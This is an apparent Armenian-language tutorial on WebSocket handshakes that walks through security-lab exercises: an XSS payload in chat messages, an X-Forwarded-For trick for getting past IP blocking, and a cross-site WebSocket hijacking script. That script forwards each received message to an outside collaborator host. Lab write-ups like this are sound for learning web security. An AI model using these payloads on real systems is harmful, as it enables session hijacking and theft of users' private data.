WebSocket-ը protocol ա, որը client ի ու server ի միջև պահում ա մշտական live connection։ Սովորական HTTP ի դեպքում ամեն request ի համար նոր connection ա բացվում ու փակվում, բայց WebSocket ի դեպքում connection ը մեկ անգամ ա establish լինում ու մնում ա բաց։ Սա նշանակում ա, որ client ն ու server ը ցանկացած պահի կարող են իրար data ուղարկել առանց անընդհատ նոր request ներ անելու։ Հատկապես useful ա real time apps ի համար՝ օրինակ live chat, gaming, trading platforms և այլն։ Connection ը սկզբում սկսվում ա սովորական HTTP handshake ով, բայց հետո upgrade ա լինում WebSocket protocol ի 101 Switching Protocols ։ Էդ պահից սկսած server ը կարա instant update ներ ուղարկի client ին՝ առանց սպասելու, որ client ը նոր request ուղարկի։
WebSocket connection ը ոնց ա establish լինում ?
WebSocket connection ստեղծելու համար browser ն ու server ը սկզբում անում են սովորական HTTP handshake։ Այս step ի ընթացքում browser ը server ին ասում ա, որ ուզում ա HTTP connection-ը upgrade անել դեպի WebSocket։ Եթե server ը accept անի request ը, connection ը establish ա լինում ու բաց մնում։ Դրանից հետո թե client ը, թե server ը կարող են ցանկացած պահի իրար WebSocket message ներ ուղարկել երկու ուղղությամբ։
Browser ը handshake ի ժամանակ մոտավորապես սենց request ա ուղարկում
GET /chat HTTP/1.1
Host: brbrbrbr.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
Եթե server ը accept անի connection ը, ինքը հետ ա ուղարկում WebSocket handshake response, որը մոտավորապես սենց տեսք ունի
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: 0FFP+2nmNIf/h+4BP36k9uzrYGk=
Note#
WebSocket handshake messageների մեջ մի քանի կարևոր բան կա որոնց վրա արժի ուշադրություն դարձնել .Connection և Upgrade headers requestի և responseի մեջ ցույց են տալիս որ սա WebSocket handshake է. SecWebSocketVersion request headerը նշում է WebSocket protocolի versionը որը clientը ուզում է օգտագործել հիմնականում 13 . SecWebSocketKey request headerը պարունակում է Base64 encoded random value որը պետք է ամեն handshake requestի ժամանակ նոր գեներացվի . SecWebSocketAccept response headerը պարունակում է hash որը ստացվում է SecWebSocketKey valueից և protocol specificationով սահմանված հատուկ stringից սա արվում է որ serverը կարողանա verify անել handshakeը և խուսափել misconfigured serverների կամ caching proxyների պատճառով առաջացող misleading responseներից.
EXPLOITS


1. XSS via WebSockets Manipulating WebSocket messages
Intercept the request live chat և add XSS payload <img src=x onerror=alert(12)> Եթե low security կա, payloadը կկատարվի ու popup կցուցադրվի . Սա տեղի է ունենում երբ WebSocket messageները չեն sanitize արվում ու frontendը ուղիղ render է անում incoming data
2. XSS via WebSockets Manipulating WebSocket handshake
Ուղարկում ես նույն XSS payloadը handshake requestի մեջ ու հետո նկատում ես որ IPն blocked է կամ systemը detect է անում attackը. Սա սովորաբար նշանակում է որ կա basic security filtering կամ WAF որը փորձում է catch անել suspicious inputը handshake փուլում
Բայց իրական խնդիրը դեռ մնում է նույնը եթե validationը ճիշտ չի արվում server side

Հետո նույն requestը կրկին օգտագործելու համար սեղմում ես Reconnect buttonը ու փորձում ես bypass անել blockingը ավելացնելով X-Forwarded-For headerը. Դրանից հետո նորից սեղմում ես Connect.
Սրա գաղափարը այն է որ որոշ systemներ IP filteringը անում են վստահելով proxy headersին և եթե ճիշտ չի configured ապա հնարավոր է bypass անել restrictionը փոխելով clientի իրական IP representationը

երբեմն X-Forwarded-For header ավելացնելը կարող ա օգնել bypass անել simple IP blockingը հատկապես եթե systemը վստահում ա proxy headersին ու լավ չի ստուգում իրական IPն ու payloadի դեպքում էլ երբեմն “script kiddie” style բաներով էլ աշխատում ա եթե systemը շատ վատ configured ա.
սա հիմնականում ցույց ա տալիս որ backend validationը ճիշտ չի ու ամեն ինչ client inputին ա վստահված
3. Cross site WebSocket hijacking
Սա լինում ա երբ WebSocket handshakeը relies only on cookies ու չկա CSRF token կամ որևէ random validation value
ինչ ա impact ը
կարող ես անել user ի անունից actions առանց իր իմացության, կարող ես կարդալ sensitive data որը user ը նորմալ չէր տեսնելու
full գաղափարը
սա basically CSRF ա WebSocketի վրա, սկսելու համար նայում ես WebSocket handshakeները ու check անում արդյոք կա CSRF protection թե չէ, եթե authը միայն cookieներով ա ու չկա extra protection ուրեմն systemը vulnerable ա. Պետք ա գտնել WebSocket handshake որը rely է անում միայն HTTP cookies վրա session handlingի համար, ստուգում ես requestը ու նայում արդյոք չկա CSRF token կամ որևէ random verification value, եթե authenticationը purely cookie based ա ու չկա լրացուցիչ protection, դա արդեն red flag ա, հաջորդը ստուգում ես նաև cookie settingsը հատկապես SameSite attributeը եթե դրված ա None ու չկա strict protection ապա cross site attackը դառնում ա հնարավոր.
exploitի համար կարող ես օգտագործել սենց script
<script>
    var ws = new WebSocket('wss://0a4c008e04b1d678820dbf0a00c10002.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("brbrbbr");
    };
    ws.onmessage = function(event) {
        fetch('https://075bda6rwxdibqttav404623vu1lpbd0.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>


Comments (1)